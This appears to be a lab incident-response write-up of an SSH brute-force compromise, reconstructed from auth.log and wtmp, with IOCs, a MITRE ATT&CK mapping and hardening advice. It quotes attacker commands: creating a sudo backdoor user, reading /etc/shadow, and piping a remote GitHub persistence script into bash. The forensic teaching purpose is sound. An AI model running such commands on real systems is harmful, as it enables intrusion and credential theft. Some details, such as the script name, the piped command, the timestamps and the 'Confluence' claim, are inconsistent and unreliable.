
While continuing analysis, I discovered the creation of a new user account named:

```
cyberjunkie
```

This was created using the following commands (observed from `auth.log` + command tracking via `sudo`):

```
useradd cyberjunkie
usermod -aG sudo cyberjunkie
```

This indicates the attacker added a backdoor user and escalated it to **sudoers** — a common persistence technique.



```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help
Mar 6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar 6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session closed for user root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: Connection closed by authenticating user root 65.2.161.68 port 46852 [preauth]
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar 6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/tylinper/main/tylinper.sh
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
(kali@kali) - ~/Downloads/Brutus
$
```

## 5. Post-Exploitation Actions & Command Execution (MITRE T1105 & T1059.004)

The attacker used their elevated privileges to download and execute a remote payload. The command observed:

```
sudo /usr/bin/curl
https://raw.githubusercontent.com/montysecurity/tylinper/main/tylinper.sh | bash
```

This aligns with:

- **T1105 – Ingress Tool Transfer**
- **T1059.004 – Bash**

Further log analysis also revealed attempted access to sensitive files, such as `/etc/shadow`, indicative of post-exploitation enumeration and potential privilege escalation.









```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help

(kali@kali)-[~/Downloads/Brutus]
$ grep -i cyberjunkie auth.log
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar 6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar 6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar 6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Mar 6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecuri
ty/linper/main/linper.sh
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)

(kali@kali)-[~/Downloads/Brutus]
$
```

```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help

(kali@kali)-[~/Downloads/Brutus]
$ ls
auth.log  failed-users  utmp.py  wtmp

(kali@kali)-[~/Downloads/Brutus]
$ cat wtmp
~~~reboot6.2.0-1017-awsB*E*PH
N1 HACK THE BOX YttyS0tyS0YB*E*YttyS0tyS0LOGIN*Y*Ytty1tty1jB*E*9jty1tty1LOGINjB*E*95---runlevel6.2.0-1017-aws!B*E*
pts/0*B*E*pts/0ts/0root203.101.190.9*B*E*P *e* |pts/0ZU*E*Y* pts/0ts/0ubuntu203.101.190.9*B*E*eri*E
* pts/0ts/0root203.101.190.9***e*;*e* ** ttyS0tyS0**
q*E*
Identify the UTC timestamp when the attacker logged in manually to the server and extract the t YttyS0tyS0LOGIN*Y*Ytty1tty1
objects. The login time will be different than the authentication time, and can be found in the wtmp object. q*E*2*
pts/1ts/1root203.101
.190.9G*E*
*E* ** pts/1j*E*E*E*
pts/1ts/1root203.101.190.9c*E*E
*E* Y*
pts/1***E*E*
pts/0***E*E*
---shutdown6.2.0-1017-aws*E*---reboot6.2.0-1018-awsK
*E*
*E*YttyS0tyS0*W
*E*YttyS0tyS0LOGIN*W
*E*Ytty1tty1*W
*E*Ytty1tty1LOGIN*W
*E*5---runlevel6.2.0-1018-awsY
*E*/pts/0ts/0root203.101.190.9
*E*S*A*E* pts/1$*E* k *E*Q*E* * pts/1ts/1root65.2.161.68
pts/1ts/1cyberjunkie65.2.161.68/*E*AA*D
(kali@kali)-[~/Downloads/Brutus]
$
```



```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help
(kali@kali)~(~/Downloads/Brutus)
$ git clone https://github.com/D4-project/UTMP-Parser.git
cd UTMP-Parser
python3 utmp.py ~/Downloads/Brutus/wtmp

Cloning into 'UTMP-Parser' ...
Username for 'https://github.com': kali
Password for 'https://kali@github.com':
remote: Support for password authentication was removed on August 13, 2021.
remote: Please see https://docs.github.com/get-started/getting-started-with-git/about-remote-repositories#cloning-with-https-urls for information on currently recommended modes of authentication.
fatal: Authentication failed for 'https://github.com/D4-project/UTMP-Parser.git/'
cd: no such file or directory: UTMP-Parser

"type" "pid" "line" "id" "user" "host" "term" "exit" "session" "sec" "usec" "addr"
"BOOT_TIME" "0" "-" "reboot" "6.2.0-1017-aws" "0" "0" "0" "2024/01/25 01:12:17" "804944" "0.0.0.0"
"INIT" "601" "ttyS0" "tyS0" "-" "0" "0" "601" "2024/01/25 01:12:31" "72401" "0.0.0.0"
"LOGIN" "601" "ttyS0" "tyS0" "LOGIN" "-" "0" "0" "601" "2024/01/25 01:12:31" "72401" "0.0.0.0"
"INIT" "618" "tty1" "tty1" "-" "0" "0" "618" "2024/01/25 01:12:31" "80342" "0.0.0.0"
"LOGIN" "618" "tty1" "tty1" "LOGIN" "-" "0" "0" "618" "2024/01/25 01:12:31" "80342" "0.0.0.0"
"RUN_LVL" "53" "-" "runlevel" "6.2.0-1017-aws" "0" "0" "0" "2024/01/25 01:12:33" "792454" "0.0.0.0"
"USER" "1284" "pts/0" "ts/0" "ubuntu" "203.101.190.9" "0" "0" "0" "2024/01/25 01:13:58" "354674" "203.101.190.9"
"DEAD" "1284" "pts/0" "ts/0" "-" "0" "0" "0" "2024/01/25 01:15:12" "956114" "0.0.0.0"
"USER" "1483" "pts/0" "ts/0" "root" "203.101.190.9" "0" "0" "0" "2024/01/25 01:15:40" "806926" "203.101.190.9"
"DEAD" "1484" "pts/0" "ts/0" "-" "0" "0" "0" "2024/01/25 02:34:34" "949753" "0.0.0.0"
"USER" "836798" "pts/0" "ts/0" "root" "203.101.190.9" "0" "0" "0" "2024/02/11 00:33:49" "408334" "203.101.190.9"
"INIT" "838568" "ttyS0" "tyS0" "-" "0" "0" "838568" "2024/02/11 00:39:02" "172417" "0.0.0.0"
"LOGIN" "838568" "ttyS0" "tyS0" "LOGIN" "-" "0" "0" "838568" "2024/02/11 00:39:02" "172417" "0.0.0.0"
"USER" "838962" "pts/1" "ts/1" "root" "203.101.190.9" "0" "0" "0" "2024/02/11 00:41:11" "700107" "203.101.190.9"
"DEAD" "838966" "pts/1" "ts/1" "-" "0" "0" "0" "2024/02/11 00:41:46" "272984" "0.0.0.0"
"USER" "842171" "pts/1" "ts/1" "root" "203.101.190.9" "0" "0" "0" "2024/02/11 00:54:27" "775434" "203.101.190.9"
"DEAD" "842073" "pts/1" "ts/1" "-" "0" "0" "0" "2024/02/11 01:08:04" "769514" "0.0.0.0"
"DEAD" "836694" "pts/0" "ts/0" "-" "0" "0" "0" "2024/02/11 01:08:04" "769963" "0.0.0.0"
"RUN_LVL" "0" "-" "shutdown" "6.2.0-1017-aws" "0" "0" "0" "2024/02/11 01:09:18" "731" "0.0.0.0"
"BOOT_TIME" "0" "-" "reboot" "6.2.0-1018-aws" "0" "0" "0" "2024/03/05 20:17:15" "744575" "0.0.0.0"
"INIT" "464" "ttyS0" "tyS0" "-" "0" "0" "464" "2024/03/05 20:17:27" "354378" "0.0.0.0"
"LOGIN" "464" "ttyS0" "tyS0" "LOGIN" "-" "0" "0" "464" "2024/03/05 20:17:27" "354378" "0.0.0.0"
"INIT" "505" "tty1" "tty1" "-" "0" "0" "505" "2024/03/05 20:17:27" "469940" "0.0.0.0"
"LOGIN" "505" "tty1" "tty1" "LOGIN" "-" "0" "0" "505" "2024/03/05 20:17:27" "469940" "0.0.0.0"
"RUN_LVL" "53" "-" "runlevel" "6.2.0-1018-aws" "0" "0" "0" "2024/03/05 20:17:29" "538024" "0.0.0.0"
"USER" "1583" "pts/0" "ts/0" "root" "203.101.190.9" "0" "0" "0" "2024/03/05 20:19:55" "151913" "203.101.190.9"
"USER" "2549" "pts/1" "ts/1" "root" "65.2.161.68" "0" "0" "0" "2024/03/05 20:32:45" "387923" "65.2.161.68"
```

```
kali@kali: ~/Downloads/Brutus
File Actions Edit View Help
(kali@kali)~(~/Downloads/Brutus)
$ grep -i cyberjunkie auth.log | grep sudo
Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecu/
NY/linper/main/linper.sh
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)





(kali@kali)~(~/Downloads/Brutus)
$
```

## Indicators of Compromise (IOCs)



Type	Value
IP Address	65.2.161.68
Attacker OSINT	AWS EC2, Mumbai
Username	root (initial), cyberjunkie (persistence)
Payload URL	<a href="https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh">https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh</a>
Timestamp	2024-03-06 06:32:45 → 06:37:34 UTC
Session ID	37

## Defensive Gaps Identified

-  No SSH brute-force protection (fail2ban not detected)
-  Weak or reused passwords for privileged users
-  No monitoring or alerts on user account creation or sudoers file modification
-  No command logging (auditd or bash history) evident from provided logs

## Recommendations

### SSH Hardening

- Implement `fail2ban` or equivalent rate-limiting tools
- Enforce key-based authentication
- Restrict root login via SSH

### Account Monitoring

- Monitor `/etc/passwd`, `/etc/shadow`, and `/etc/sudoers` for changes
- Log and alert on new user creation

### Threat Intel Integration

- Block known brute-force IPs (e.g., AWS cloud-hosted attack ranges)
- Integrate open-source feeds like AbuseIPDB or GreyNoise

### Log Visibility

- Enable command auditing (e.g., `auditd`)
  - Ship logs to centralized SIEM (Splunk, ELK, Sentinel)
-

## Final MITRE ATT&CK Mapping

Stage	Technique Name	ID
Initial Access	Brute Force - Password Guessing	T1110.001
Execution	Bash	T1059.004
Persistence	Create Account - Local	T1136.001
Privilege Escalation	Valid Accounts	T1078
Defense Evasion	Modify User Groups	T1098.001
Command & Control	Remote Payload via curl	T1105

---

## Summary

This project demonstrates how an attacker leveraged weak SSH credentials to brute force into a Confluence server, established persistence via account creation, and executed malicious payloads via remote download. Using basic Linux log parsing, I reconstructed the entire attacker timeline, validated compromises, and mapped observed behavior to the MITRE ATT&CK framework.